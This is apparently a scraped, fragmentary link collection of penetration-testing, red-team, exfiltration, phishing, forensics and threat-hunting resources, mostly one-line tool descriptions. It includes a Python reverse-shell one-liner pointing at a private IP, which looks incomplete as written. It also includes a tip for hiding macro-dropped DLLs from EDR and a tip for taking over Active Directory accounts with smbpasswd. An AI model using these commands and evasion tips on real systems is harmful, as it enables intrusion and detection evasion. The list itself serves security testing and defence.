: DriveCrypt Dcr.sys vulnerability exploit
- Faxploit
: Sending Fax Back to the Dark Ages
: A tool for checking exploitability
- NAVEX
: Precise and scalable exploit generation for dynamic web applications
: A post-exploitation agent powered by Python, IronPython, C#/.NET
fuxploider
: File upload vulnerability scanner and exploitation tool
- Jailbreaks Demystified
– GeoSn0w – Programmer. Hacking stuff
Pacu
: The AWS exploitation framework, designed for testing the security of Amazon Web Services environments. ,
 IOSurface exploit
 unfurl
 A collection of PHP exploit scripts
 WebKit exploit
Pentesting / Exploits / Glibc Heap Exploitation Basics:
- ptmalloc2 internals (Part 2)
Fast Bins and First Fit Redirection
Pentesting / Exploits
movfuscator
: The single instruction C compiler
: A tool for checking exploitability
3D Accelerated Exploitation
: The content of this repository is meant to be the official release of the tooling/exploit that was discussed during the OffensiveCon 2019 talk - 3D Accelerated Exploitation. The talk dealt with research into the VirtualBox 3D Acceleration feature, which is backed by a software component called Chromium
- GhostDelivery
: Python script to generate obfuscated .vbs script that delivers payload (payload dropper) with persistence and windows antivirus disabling functions
- Beat the hole in the ATM
: hacking an diebold ATM
RedGhost
: Linux post exploitation framework designed to assist red teams in gaining persistence, reconnaissance and leaving no trace
PowerSploit
: is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment
- Totally Pwning the Tapplock Smart Lock
Andrew Tierney 13 Jun 2018
- I found myself in need of a much shorter python reverse oneliner than shellpop provides by default. Here's what I landed on. 🙃
: python -c "import pty,socket;h,p='192.168.200.1',12345;socket.create_connection((h,p));pty.spawn('/bin/sh');"
PEASS
: Privilege Escalation Awesome Scripts SUITE
Pentesting / Exploits / Patchless AMSI bypass using SharpBlock
SharpBlock
: A method of bypassing EDR's active projection DLL's by preventing entry point exection. : Simple EDR implementation to demonstrate bypass
Pentesting / Exploits
DVS
: D(COM) V(ulnerability) S(canner) AKA Devious swiss army knife - Lateral movement using DCOM Objects
- Vulnerability Lab
: helps with the world's first independent bug bounty hacker community. Leverage their skills and creativity to surface your critical vulnerabilities before criminals can exploit them
- 0day.Today
: Biggest Exploits Database and 0day market - The Underground, is one of the world's most popular and comprehensive computer security web sites
- cxsecurity
: is an open project developed and moderated fully by one independent person
- Exploit Files
packet storm:
- Graphology of an Exploit
: Hunting for exploits by looking for the author’s fingerprints
- Vulnerability DB
: Detailed information and remediation guidance for known vulnerabilities
mssqlproxy
is a toolkit aimed to perform lateral movement in restricted environments through a compromised Microsoft SQL Server via socket reuse
AllPocsFromHackerOne
: This script grabs public report from hacker one and download all JSON files to be grepable
- Part 1
Learning Linux Kernel Exploitation: ,
SharpSelfDelete
: C# implementation of the research by @jonaslyk and the drafted PoC from @LloydLabs
preeny
: Some helpful preload libraries for pwning stuff
- 0days In-The-Wild
Hello! This site aims to be a central repository for information about 0-days exploited in-the-wild! It's maintained by Google Project Zero
 The Exploit Database Git Repository
Pentesting / Payloads
- Payloads Collection
by @alra3ees:
Pentesting / Payloads / Payloads Collection
XML External Entity (XXE) Injection Payload List
: XML External Entity (XXE) Injection Payload List
: SQL Injection Payload List
Pentesting / Payloads / MSFVenom:
Pentesting / Payloads
- Payload Delivery for DevOps
: Building a Cross-Platform Dropper Using the Genesis Framework, Metasploit and Docker
Phantom-Evasion
: Python antivirus evasion tool
Steganography
: Least Significant Bit Steganography for bitmap images (.bmp and .png), WAV sound files, and byte sequences. Simple LSB Steganalysis (LSB extraction) for bitmap images
PyFuscation
: Obfuscate powershell scripts by replacing Function names, Variables and Parameters
: An example of using Syscalls in C# to get a meterpreter shell
bbrecon
Python library and CLI for the Bug Bounty Recon API
- Top Penetration Testing & Bug Hunting YouTube Channels you should follow
Updated 11/19/2020
axiom
: The dynamic infrastructure framework for anybody!
- KindleDrip
: From Your Kindle’s Email Address to Using Your Credit Card
BugBountyScanner
: A Bash script and Docker image for Bug Bounty reconnaissance. Intended for headless use
Bug Bounty Reconnaissance Framework
The (BBRF) can help you coordinate your reconnaissance workflows across multiple devices
KeyHacks
is a repository which shows quick ways in which API keys leaked by a bug bounty program can be checked to see if they're valid
- NotKeyHacks
is the opposite of the KeyHacks repository by @streaak. Sensitive tokens are fun, but a lot of time is wasted reading documentation only to figure out that the token you found named AppSecret is, somehow, not sensitive at all and meant to be public. This repository is meant to be an inventory of those tokens that look potentially sensitive but aren't so that we can just CTRL-F and save a lot of time
- Google Bug Hunters
Welcome to Google's Bug Hunting community
KingOfBugBounty Project
: Our main goal is to share tips from some well-known bughunters. Using recon methodology, we are able to find subdomains, apis, and tokens that are already exploitable, so we can report them. We wish to influence Onelinetips and explain the commands, for the better understanding of new hunters
awesome-web-hacking
: A list of web application security
gau
: Fetch known URLs from AlienVault's Open Threat Exchange, the Wayback Machine, and Common Crawl
- malvun
is the first website exclusively dedicated to the research of security vulnerabilities within Malware itself
- Introducing CookieMonster
: a tool for breaking stateless authentication
bugbounty-cheatsheet
: A list of interesting payloads, tips and tricks for bug bounty hunters
Awesome Bug Bounty
: A comprehensive curated list of available Bug Bounty & Disclosure Programs and Write-ups
ParamSpider
: Mining parameters from dark corners of Web Archives
crlf-injector
: A CRLF ( Carriage Return Line Feed ) Injection attack occurs when a user manages to submit a CRLF into an application. This is most commonly done by modifying an HTTP parameter or URL
CRLF Bruter
: A simple tool to test for CRLF injection
kadimus
: kadimus is a tool to check and exploit lfi vulnerability
- fimap
: is a little python tool which can find, prepare, audit, exploit and even google automaticly for local and remote file inclusion bugs in webapps
Zeus-Scanner
: is an advanced reconnaissance utility designed to make web application reconnaissance simple. Zeus comes complete with a powerful built-in URL parsing engine, multiple search engine compatibility, the ability to extract URLs from both ban and webcache URLs, the ability to run multiple vulnerability assessments on the target, and is able to bypass search engine captchas
Pentesting / Payloads / SQL Injection:
- SleuthQL
: A SQL Injection Discovery Tool
- 1
SQLMap Cheat Sheet: , , , ,
- SQL injection
: Improper handling of input during SQL query generation
Pentesting / Payloads / CSRF:
Pentesting / Payloads / HTTP Request Smuggling:
- HAProxy HTTP request smuggling
(CVE-2019-18277)
Smuggler
: An HTTP Request Smuggling / Desync testing tool written in Python 3
HTTP.Request.Smuggling.Desync.Attack
: HTTP request smuggling is a technique for interfering with the way of website process the sequences of HTTP requests that are received from one or more users
- h2c Smuggling
: Request Smuggling Via HTTP/2 Cleartext (h2c)
HTTP Request Smuggler
: This is an extension for Burp Suite designed to help you launch HTTP Request Smuggling attacks, originally created during HTTP Desync Attacks research
Pentesting / Payloads / XSS:
Pentesting / Payloads
- SSRF Tips
: some tips with Server Side Request Forgery
- Server Side Request Forgery on MISP
: CVE-2020-28043
- Unauthenticated Full-Read SSRF in Grafana
: CVE-2020-13379
Gf-Patterns
: GF Paterns For (ssrf,RCE,Lfi,sqli,ssti,idor,url redirection,debug_logic, interesting Subs) parameters grep
lorsrf
: Bruteforcing on Hidden parameters to find SSRF vulnerability using GET and POST Methods
XMLDecoder payload generator
: A simple python script to generate XML payloads works for XMLDecoder based on ProcessBuilder and Runtime exec
dtd-finder
: List DTDs and generate XXE payloads using those local DTDs
- Planilhas Baby
, ssrf + ssti + xxe
: A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization
- Apache Tomcat Deserialization of Untrusted Data RCE (CVE-2020–9484)
, : java/org/apache/naming/factory/BeanFactory.java - good to use for JRMI abuse
marshalsec
: Turning your data into code execution
SerializationDumper
: A tool to dump Java serialization streams in a more human readable form
: Slide deck from OWASP SD Talk "Deserialize My Shorts: Or How I Learned to Start Worrying and Hate Java Object Deserialization"
- GraphQL
: Common vulnerabilities & how to exploit them. :  Represent any GraphQL API as an interactive graph
: is a scripting engine to interact with a graphql endpoint for pentesting purposes
 CVE-2020-9484-Mass-Scan
Pentesting / Payloads / RPC:
ProtoFuzz
: Google Protocol Buffers message generator
pbtk - Reverse engineering Protobuf apps
: A toolset for reverse engineering and fuzzing Protobuf-based apps
Pentesting / Payloads
Pentesting / Payloads / REST Assured: Penetration Testing REST APIs Using Burp Suite:
Pentesting / Payloads
Awesome Burp Extensions
: A curated list of amazingly awesome Burp Extensions
BurpSuiteHTTPSmuggler
: A Burp Suite extension to help pentesters to bypass WAFs or test their effectiveness using a number of techniques
: Automated HTTP Request Repeating With Burp Suite
privatecollaborator
: A script for installing private Burp Collaborator with free Let's Encrypt SSL-certificate
Burp Collaborator Server docker container with LetsEncrypt certificate
: This repository includes a set of scripts to install a Burp Collaborator Server in a docker environment, using a LetsEncrypt wildcard certificate. The objective is to simplify as much as possible the process of setting up and maintaining the server
- SELF-HOSTED BURP COLLABORATOR FOR FUN AND PROFIT
: The Burp Suite Collaborator is a valuable tool for penetration testers and bug bounty hunters. It basically gives you unique subdomains and logs all interactions (DNS, HTTP(S), SMTP(S)) towards the subdomains. This can be used for example to detect SSRF-vulnerabilities and exfiltrate data
- AES-Killer v3.0
: Burp Plugin To Decrypt AES Encrypted Traffic Of Mobile Apps On The Fly
Femida-xss
: Automated blind-xss search for Burp Suite
dotNetBeautifier
: A BurpSuite extension for beautifying .NET message parameters and hiding some of the extra clutter that comes with .NET web apps (i.e. __VIEWSTATE)
: All-in-one plugin for Burp Suite for the detection and the exploitation of Java deserialization vulnerabilities
JavaSerialKiller
: Burp extension to perform Java Deserialization Attacks
BurpBounty
: Burp Bounty (Scan Check Builder in BApp Store) is a extension of Burp Suite that improve an active and passiv
InQL
: A Burp Extension for GraphQL Security Testing
PII-Identifier
: Burp Extension to identify PII data
403Bypasser
: Burpsuite Extension to bypass 403 restricted directory
BurpSuite-Team-Extension
: This Burpsuite plugin allows for multiple web app testers to share their proxy history with each other in real time. Requests that comes through your Burpsuite instance will be replicated in the history of the other testers and vice-versa!
: ActiveScan++ Burp Suite Plugin
 BurpExtension-WhatsApp-Decryption-CheckPoint
Pentesting / Red Team
DumpsterFire
: "Security Incidents In A Box!" A modular, menu-driven, cross-platform tool for building customized, time-delayed, distributed security events. Easily create custom event chains for Blue Team drills and sensor / alert mapping. Red Teams can create decoy incidents, distractions, and lures to support and scale their operations. Build event sequences ("narratives") to simulate realistic scenarios and generate corresponding network and filesystem artifacts
- Flying under the radar
: Hack into a „highly protected“ company without getting caught
: HTA encryption tool for RedTeams
Sn1per
: Automated pentest framework for offensive security experts
jenkins-shell
: Automating Jenkins Hacking using Shodan API
: easy deployable tool for Red Teams used for tracking and alarming about Blue Team activities as well as better usability in long term operations
The-Hacker-Playbook-3-Translation
: 对 The Hacker Playbook 3 的翻译。
- Gaining access on an external engagement through spear-phishing
Red Team Techniques:
: an ‘invisible’ network tap aimed at red teams
- So You Want to Run a Red Team Operation
: I built a red team for a Forbes 30 company, and now I am sharing some pointers to help you build one in your organization
- Alternative C2 for Red Teamers
: . Koadic C3 COM Command & Control - JScript RAT
- tunning tip
: if you plan to drop a dll and load directly via macro from within office (winword or excel), use the following path %localappdata%\assembly\tmp<rand>\a.b.c.dll (it's a busy tmp folder and I doubt EDRs will notify on every file creation in that folder)
- In-Memory-Only ELF Execution (Without tmpfs)
: In which we run a normal ELF binary on Linux without touching the filesystem (except /proc)
: Automated Adversary Emulation
BankSecurity - Red_Team
: Some scripts useful for red team activities
: A collection of open source and commercial tools that aid in red team operations
: A flask wsgi application that serves files with intelligence, good for serving conditional RedTeam payloads
- Red Tip #415
: STATUS_PASSWORD_MUST_CHANGE when trying an AD account? Use “smbpasswd -r domain.fqdn -U username” to change the password so you can use the account
- AQUARMOURY
: This is a tool suite consisting of miscellaneous offensive tooling aimed at red teamers/penetration testers to primarily aid in Defense Evasion TA0005
- Prelude Operator
: is the first intelligent and autonomous platform built to attack, defend and train your critical assets through continuous red teaming
0xsp Mongoose Red for Windows
: a unique framework for cybersecurity simulation and red teaming operations, windows auditing for newer vulnerabilities, misconfigurations and privilege escalations attacks, replicate the tactics and techniques of an advanced adversary in a network
Macrome
: Excel Macro Document Reader/Writer for Red Teamers & Analysts
: Powerful framework for rogue access point attack
- Self-hosting Your Red Team Payloads
: : Self-deployable file hosting service for red teamers, allowing to easily upload and share payloads over HTTP and WebDAV
Boomerang
is a tool to expose multiple internal servers to web/cloud. Agent & Server are pretty stable and can be used in Red Team for Multiple levels of Pivoting and exposing multiple internal services to external/other networks
Mythic
: A collaborative, multi-platform, red teaming framework
Alan Framework
: A post-exploitation framework
- Red Team development and operations
: A PRACTICAL GUIDE TO RED TEAM OPERATIONS, WRITTEN BY: JOE VEST AND JAMES TUBBERVILLE
VECTR
is a tool that facilitates tracking of your red and blue team testing activities to measure detection and prevention capabilities across different attack scenarios
Mortar Loader
: evasion technique to defeat and divert detection and prevention of security products (AV/EDR/XDR)
RedTeam-Tools
: Tools and Techniques for Red Team / Penetration Testing
- Cobalt Strike
: is software for Adversary Simulations and Red Team Operations. 4.2
CrossC2
: generate CobaltStrike's cross-platform payload
Cobalt-Strike-CheatSheet
: Some notes and examples for cobalt strike's functionality
: Open source pre-operation C2 server based on python and powershell
Covenant
: Covenant is a collaborative .NET C2 framework for red teamers
tc2
: treafik fronted c2 examples
ToRat
: is a Remote Administation tool written in Go using Tor as a transport mechanism and RPC for communication
Silver
: Implant framework
: is a proxy aware C2 framework used to aid penetration testers with red teaming, post-exploitation and lateral movement
: Python interpreter for Cobalt Strike Malleable C2 Profiles. Allows you to parse, build and modify them programmatically
link
: is a command and control framework written in rust
melting-cobalt
: A Cobalt Strike Scanner that retrieves detected Team Server beacons into a JSON object
- 面向iOS攻击的beacon生成
: command & control on iOS
 FIN6 Adversary Emulation
 Wiki to collect Red Team infrastructure hardening resources
Pentesting / Purple Team
: An Infrastructure as Code (IaC) deployment of a small Active Directory pentest lab in the cloud. The deployment simulates a semi-realistic corporate enterprise Active Directory with a DC and endpoints. Purple team goals include blue team detection capabilities and R&D for detection engineering new approaches. On
DNS
: DNS Rebinding Exploitation Framework
dns-rebind-toolkit
: A front-end JavaScript toolkit for creating DNS rebinding attacks
Bypass firewalls by abusing DNS history
: Firewall bypass script based on DNS history records. This script will search for DNS A history records and check if the server replies for that domain. Handy for bugbounty hunters
dnstwist
: Domain name permutation engine for detecting typo squatting, phishing and corporate espionage
: a list of services and how to claim (sub)domains with dangling DNS records
SubR3con
: is a script written in python. It uses Sublist3r to enumerate all subdomains of specific target and then it checks for stauts code for possible subdomain takeover vulnerability. This works great with Subover.go
: script extracts CNAME record of all subdomains at once. TakeOver saves researcher time and increase the chance of finding subdomain takeover vulnerability
subzy
: Subdomain takeover vulnerability checker
subdomain-takeover
: SubDomain TakeOver Scanner by 0x94
- DNSCrypt
is a protocol that authenticates communications between a DNS client and a DNS resolver. It prevents DNS spoofing. It uses cryptographic signatures to verify that responses originate from the chosen DNS resolver and haven’t been tampered with. , and
pdns-qof
: Passive DNS Common Output Format
dnsdbq
: DNSDB API Client, C Version
 Subdomain Takeover Scanner
DNS / DNS Logging:
DNS
DNSObserver
: A handy DNS service written in Go to aid in the detection of several types of blind vulnerabilities. It monitors a pentester's server for out-of-band DNS interactions and sends lookup notifications via Slack
subjack
: Subdomain Takeover tool written in Go
- sad dns
: The attack allows an off-path attacker to inject a malicious DNS record into a DNS cache (e.g., in BIND, Unbound, dnsmasq)
dog
: Command-line DNS client
NtHiM
: Now, the Host is Mine! - Super Fast Sub-domain Takeover Detection!
Exfiltration
: Malicious payload evasion tool
Tunna
is a set of tools which will wrap and tunnel any TCP communication over HTTP. It can be used to bypass network restrictions in fully firewalled environments
gitleaks
: Searches full repo history for secrets and keys
- tinfoleak
( ):The most complete open-source tool for Twitter intelligence analysis
Social IDs
: Get user ids from social network handlers
SpookFlare
: Meterpreter loader generator with multiple features for bypassing client-side and network-side countermeasures
: Incredibly fast crawler which extracts urls, emails, files, website accounts and much more
- accountanalysis
: This tool enables you to evaluate Twitter accounts. For example how automated they are, how many Retweets they post, or which websites they link to most often
- AtomicTestsCommandLines.txt
: Atomic Tests - All Command Lines - Replace Input Arguments #{input_argument} - More Soon
- whois | GTFOBins
: hangs waiting for the remote peer to close the socket. , GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems
- PacketWhisper
: Stealthily Exfiltrate Data And Defeat Attribution Using DNS Queries And Text-Based Steganography. : Stealthily exfiltrate data and defeat attribution using DNS queries and text-based steganography. Avoid the problems associated with typical DNS exfiltration methods. Transfer data between systems without the communicating devices directly connecting to each other or to a common endpoint. No need to control a DNS Name Server
CheckPlease
: Sandbox evasion modules written in PowerShell, Python, Go, Ruby, C, C#, Perl, and Rust
okhttp-peer-certificate-extractor
: This tool extracts peer certificates from given certificates
DET
: (extensible) Data Exfiltration Toolkit (DET)
awesome-python-login-model
: login access for webscrapping
Hamburglar
: collect useful information from urls, directories, and files
: grab hierarchical data about a github organization, user, or repo
- Windows TCPIP Finger Command
: C2 Channel and Bypassing Security Software
- Ttdinject.exe
: Used by Windows 1809 and newer to Debug Time Travel (Underlying call of tttracer.exe)
- Exfiltrate Like a Pro
: Using DNS over HTTPS as a C2 Channel
Awesome Asset Discovery
: List of Awesome Asset Discovery Resources
- Cloakify-Factory:
: A Data Exfiltration Tool Uses Text-Based Steganography. : Data Exfiltration & Infiltration In Plain Sight; Convert any filetype into list of everyday strings, using Text-Based Steganography; Evade DLP/MLS Devices, Defeat Data Whitelisting Controls, Social Engineering of Analysts, Evade AV Detection
hakrawler
: Simple, fast web crawler designed for easy, quick discovery of endpoints and assets within a web application
Chameleon
: A tool for evading Proxy categorisation
: Data exfiltration over DNS request covert channel
- Desperate downloader
MSOXMLED.EXE -
 Script for searching the extracted firmware file system for goodies!
 Twitter Scraper
Exfiltration / LOLBIN/LOLBAS:
Exfiltration
- It's not a forgotten legacy code, it's recidivism
: tpmtool drivetracing
Exfiltration / Steganography
steghide
: is a steganography program that is able to hide data in various kinds of image- and audio-files
StegCracker
: Steganography brute-force utility to uncover hidden data inside files
- Aperi'Solve
is an online platform which performs layer analysis on image. The platform also uses zsteg, steghide, outguess, exiftool, binwalk, foremost and strings for deeper steganography analysis
Stegseek
: Worlds fastest steghide cracker, chewing through millions of passwords per second
Phishing
evilginx2
: Standalone man-in-the-middle attack framework used for phishing login credentials along with session cookies, allowing for the bypass of 2-factor authentication
- shellphish
: Phishing Tool for 18 social media: Instagram, Facebook, Snapchat, Github, Twitter, Yahoo, Protonmail, Spotify, Netflix, Linkedin, Wordpress, Origin, Steam, Microsoft, InstaFollowers, Gitlab, Pinterest
pompa
: Fully-featured spear-phishing toolkit - web front-end
..Modlishka..
: Modlishka is a flexible and powerful reverse proxy, that will take your phishing campaigns to the next level (with minimal effort required from your side)
- Using phishing tools against the phishers
— and uncovering a massive Binance phishing campaign
: User Recon Automation for GoPhish
- PhishingKitTracker
: An extensible and freshly updated collection of phishingkits for forensics and future analysis topped with simple stats
SimplyTemplate
: Phishing Template Generation Made Easy
- Compromising operating systems through fake software updates
. Using: is a modular framework that allows the user to take advantage of poor upgrade implementations by injecting fake updates
: This little tool is to calculate a MurmurHash value of a favicon to hunt phishing websites on the Shodan platform
SniperPhish
: The Web-Email Spear Phishing Toolkit
King Phisher
: Phishing Campaign Toolkit
phishing-frenzy
: Ruby on Rails Phishing Framework
ThePhish
: an automated phishing email analysis tool
 Phishing on Twitter
 gophish
Forensics
: OWASP SSL advanced forensic tool
PcapXray
A Network Forensics Tool - To visualize a Packet Capture offline as a Network Diagram including device identification, highlight important communication and file extraction
swap_digger
is a tool used to automate Linux swap analysis during post-exploitation or forensics
The Sleuth Kit® (TSK)
is a library and collection of command line digital forensics tools that allow you to investigate volume and file system data
CDQR
: The Cold Disk Quick Response (CDQR) tool is a fast and easy to use forensic artifact parsing tool that works on disk images, mounted drives and extracted artifacts from Windows, Linux and MacOS devices
mac_apt
: macOS Artifact Parsing Tool
: Repository of scripts for processing various artifacts from macOS (formerly OSX)
imago-forensics
: Imago is a python tool that extract digital evidences from images
remedi-infrastructure
: setup and deployment code for setting up a REMEDI machine translation cluster
- Tsurugi Linux
is a new DFIR open source project that is and will be totally free, independent without involving any commercial brand
libelfmaster
: Secure ELF parsing/loading library for forensics reconstruction of malware, and robust reverse engineering tools
usbrip
(derived from "USB Ripper", not "USB R.I.P." 😲) is an open source forensics tool with CLI interface that lets you keep track of USB device artifacts (aka USB event history, "Connected" and "Disconnected" events) on Linux machines
- Digital Forensics and Incident Response
: This post is inspired by all the hard working DFIR, and more broadly security professionals, who have put in the hard yards over the years to discuss in depth digital forensics and incident response
- KAPE
Kroll Artifact Parser And Extractor: Find, collect and process forensically useful artifacts in minutes. . and
(Acquire Volatile Memory for Linux)
: Automation and Scaling of Digital Forensics Tools
- MacQuisition
: A powerful, 4-in-1 forensic imaging software solution for Macs for triage, live data acquisition, targeted data collection, and forensic imaging
Kuiper
: Digital Forensics Investigation Platform
PowerForensics
: PowerForensics provides an all in one platform for live disk forensic analysis
: A set of tools for collecting forensic information
: A forensic collection tool written in Python
- L0phtCrack
is a password auditing and recovery application originally produced by Mudge from L0pht Heavy Industries. It is used to test password strength and sometimes to recover lost Microsoft Windows passwords, by using dictionary, brute-force, hybrid attacks, and rainbow tables
Foremost
: is a console program to recover files based on their headers, footers, and internal data structures. This process is commonly referred to as data carving. Foremost can work on image files, such as those generated by dd, Safeback, Encase, etc, or directly on a drive. The headers and footers can be specified by a configuration file or you
- TrID
: is an utility designed to identify file types from their binary signatures. While there are similar utilities with hard coded logic, TrID has no fixed rules. Instead, it's extensible and can be trained to recognize new formats in a fast and automatic way
image-unshredding
: Image unshredding using a TSP solver
FastIR Artifacts
: Live forensic artifacts collector
MVT
(Mobile Verification Toolkit) helps conducting forensics of mobile devices in order to find signs of a potential compromise
- Forensic Investigation
Cisco Stealthwatch at work
Andriller CE (Community Edition)
: is software utility with a collection of forensic tools for smartphones. It performs read-only, forensically sound, non-destructive acquisition from Android devices
Dshell
is a network forensic analysis framework
exif-gps-tracer
: A python script which allows you to parse GeoLocation data from your Image files stored in a dataset.It also produces output in CSV file and also in HTML Google Maps
 Invoke-LiveResponse
Forensics / Anti-Forensics:
ShredOS x86_64 - Disk Eraser
: for all Intel 64 bit processors as well as processors from AMD and other vendors which make compatible 64 bit chips. ShredOS - Secure disk erasure/wipe
Forensics
dfir_ntfs
: An NTFS/FAT parser for digital forensics & incident response
MemProcFS
: is an easy and convenient way of viewing physical memory as files in a virtual file system
: Physical Memory Acquisition Library & The LeechAgent Remote Memory Acquisition Agent
: Direct Memory Access (DMA) Attack Software
Forensics / PDF
peepdf
: Powerful Python tool to analyze PDF documents
Forensics / Email Headers
Forensics / Distros
- CAINE
: Computer Aided INvestigative Environment. Is an Italian GNU/Linux live distribution created as a Digital Forensics project
- black arch
: An ArchLinux based distribution for penetration testers and security researchers
Forensics / Volatility
volatility
: An advanced memory forensics framework
OROCHI
: The Volatility Collaborative GUI
: Run several volatility plugins at the same time
MemLabs
: Educational, CTF-styled labs for individuals interested in Memory Forensics
Blue Team / MITRE ATT&CK:
ATTACK-Tools
: Utilities for MITRE™ ATT&CK
- ATT&CK™ Navigator
: Web app that provides basic navigation and annotation of ATT&CK matrices
: Actionable analytics designed to combat threats based on MITRE's ATT&CK
atomic-red-team
: Small and highly portable detection tests based on MITRE's ATT&CK
- Welcome to Stealthbits Attack Catalog
: Adversary techniques for credential theft and data compromise
: A tool that allows you to create vulnerable instrumented local or cloud environments to simulate attacks against and collect the data into Splunk
attack-scripts
: Scripts and a (future) library to improve users' interactions with the ATT&CK content
- Windows-specific MITRE ATT&CK techniques application control prevention assessment.
This is a first attempt to assess the extent to which application control solutions would mitigate/prevent attack techniques. Note: this highly subjective assessment assumes a system that enforces an application control solution that at a minimum allows all Windows-signed code to execute and any line of business applications. It does not make assumptions about blocking built-in abusable applications
 Mitre Att&ck Matri
Blue Team
DeTTECT
: Detect Tactics, Techniques & Combat Threats
Blue Team / Sysmon:
- Sysmon 12.0 — EventID 24
: is out, with a new event ID: number 24. A very useful new feature, clipboard monitoring
SysmonX
: An Augmented Drop-In Replacement of Sysmon
SysmonSimulator
: Sysmon event simulation utility which can be used to simulate the attacks to generate the Sysmon Event logs for testing the EDR detections and correlation rules by Blue teams
Blue Team
Awesome Honeypots
: A curated list of awesome honeypots, plus related components and much more, divided into categories such as Web, services, and others, with a focus on free and open source projects
T-Pot
: The All In One Honeypot Platform 
- Blue Team fundamentals Part Two
: Windows Processes
Sooty
: The SOC Analysts all-in-one CLI tool to automate and speed up workflow
elastalert
: Easy & Flexible Alerting With ElasticSearch
- Technical Approaches to Uncovering and Remediating Malicious Activity
: Alert (AA20-245A)
: Windows Events Attack Samples
is a system service that parses logs and dectects noisy attackers in order to build a blacklist database of known cyber offenders.,
CobaltStrikeScan
: Scan files or process memory for CobaltStrike beacons and parse their configuration
- Cobalt Strike Beacon Analysis
. python decoder:
- Blue Team 201: Detection
— Where Do You Start?
BaselineTraining
: Notes from my "Implementing a Kick-Butt Training Program: Blue Team GO!" talk
Blue Team / Threat Hunting
- Comprehensive Threat Intelligence
Talos Blog || Cisco Talos Intelligence Group - : Adwind Dodges AV via DDE
strelka
: Scanning files at scale with Python and ZeroMQ
Threat-Hunting
: Personal compilation of APT malware from whitepaper releases, documents and own research
ThreatHunter-Playbook
: A Threat hunter's playbook to aid the development of techniques and hypothesis for hunting campaigns
- HELK
: The Hunting ELK or simply the HELK is one of the first open source hunt platforms with advanced analytics capabilities such as SQL declarative language, graphing, structured streaming, and even machine learning via Jupyter notebooks and Apache Spark over an ELK stack
: Re-play Adversarial Techniques
: Provide a python library that allows for basic creation and editing of OpenIOC objects
- 3 of the main observed false positive ive learned while hunting for cmd.exe as a child proc of rundll32.exe (still one of the top 3 pref host for backdoors implemented as dll or alike) #threathunting (understanding this kind of FPs is as important as learning new/old TTPs traces)
. For #redteam u can blend in with mimicking case1 by naming ur module something like MSI*.tmp and using similar export fct name (dll path usually under c:\users* so no high priv needed)
- thethe
: Simple, shareable, team-focused and expandable threat hunting environment
Blue Team / Threat Hunting / Mordor PCAPs 📡:
Blue Team / Threat Hunting
securityonion
: Security Onion 2.0 (Pre-release) - Linux distro for threat hunting, enterprise security monitoring, and log management
TheHive
: a Scalable, Open Source and Free Security Incident Response Platform
: Python API Client for TheHive
TheHiveIRPlaybook
is a collection of TheHive case templates used for Incident Response
: Cortex Analyzers Repository
- Nimbus Network
Traffic Analyzer Augmented with our world-class threat intelligence
ja3
is a standard for creating SSL client fingerprints in an easy to produce and shareable way
Some repos from hunters-forge: , ,
Yeti
:
Watcher
: Open Source Cybersecurity Threat Hunting Platform. Developed with Django & React JS
 Threat Hunting Process
 TypeDB CTI
Blue Team / Threat Hunting / Network Analysys:
- Hex Packet Decoder
: Hex Packet Decoder provides an for you to parse network packets
- Packetor
: Packetor is an online hex-dump packet analyzer / decoder
- Termshark
: , inspired by Wireshark
Blue Team / Threat Hunting
- Wazuh
: is a free, open source and enterprise-ready security monitoring solution for threat detection, integrity monitoring, incident response and compliance. and
- Passive SSH
: Passive SSH is an open source framework composed of a scanner and server to store and lookup the SSH keys and fingerprints per host (IPv4/IPv6/onion). repo:
: Windows Events Attack Samples
D4 core
: D4 core software (server and sample sensor client)
- CTI SquadGoals
— Setting Requirements
: Hunts out CobaltStrike beacons and logs operator command output
- Datafeeds/API
SANS DShiled
Deepfence ThreatMapper
: Identify vulnerabilities in running containers, images, hosts and repositories
Paint it, Blue - Transitionin from CTI to HUNT
: Ekoparty's BlueSpace Keynote November 2021. Shoutout to @plugxor Muchas Gracias!!!
MISP (core software)
Open Source Threat Intelligence Platform (formely known as Malware Information Sharing Platform)
: Clusters and elements to attach to MISP events or attributes (like threat actors)
DigitalSide Threat-Intel
: Threat-Intel repository
: Sizing your MISP instance
MISP RPM
: RPM packages for MISP
ansible MISP
: ansible role to setup MISP, Malware Information Sharing Platform & Threat Sharing
: Warning lists to inform users of MISP about potential false-positives or other information in indicators
: Set of Maltego transforms to inferface with a MISP Threat Sharing instance, and also to explore the whole MITRE ATT&CK dataset
: Modules for expansion services, import and export in MISP
: Taxonomies used in MISP taxonomy system and can be used by other information sharing tool
: Python library using the MISP Rest API
CyCAT.org API services
: API back-end server including crawlers
- teslacoil.py
: Monitors some log files and send new entries to syslog
Blue Team / Threat Hunting / Tutorials:
Blue Team / Threat Hunting
- Adversary Reports
: The latest whitepapers, solution briefs, and datasheets from Dragos
- Cyber Planning for Response and Recovery Study
CYPRESS - 2020 FERC, NERC and REs Report
- TA505
CHIMBORAZO
- A Threat Actor Encyclopedia
Threat Group Cards:
- Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor
. , symantec: . SunBurst_DGA_Decode
- The Story of Jian
: How APT31 Stole and Used an Unknown Equation Group 0-Day
- Lemon Duck spreads its wings
: Actors target Microsoft Exchange servers, incorporate new TTPs
APTnotes
is a repository of publicly-available papers and blogs (sorted by year) related to malicious campaigns/activity/software that have been associated with vendor-defined APT (Advanced Persistent Threat) groups and/or tool-sets
- The Active Adversary Playbook 2021
: Attacker behaviors, tactics, techniques and procedures (TTPs)
Blue Team / IoCs
sophos labs IoCs
: Sophos-originated indicators-of-compromise from published
DailyIOC
: IOC from articles, tweets for archives
iocs
: Indicators from Unit 42 Public Reports
Threat intelligence and threat detections
: Threat intelligence and threat detection indicators (IOC, IOA)
APT_Digital_Weapon
: Indicators of compromise (IOCs) collected from public resources and categorized by Qi-AnXin
- Feodo Tracker
tracks certain families that are related or that evolved from Feodo
malware-IoC
: Bienvenidos al repositorio oficial de IoC del equipo de Cyber Threat intelligence de Entel Cyber Secure
 Emotet 2022 | epoch4 | 22.04.2022 |
Blue Team / SIEM
Sigma
: Generic Signature Format for SIEM Systems
Blue Team / SIEM / Sigma
: Detects suspicious uses of the SysInternals Procdump utility by using a special command line parameter in combination with the lsass.exe process. This way we're also able to catch cases in which the attacker has renamed the procdump executable
 KrbRelayUp local privilege escalation.
Blue Team / SIEM
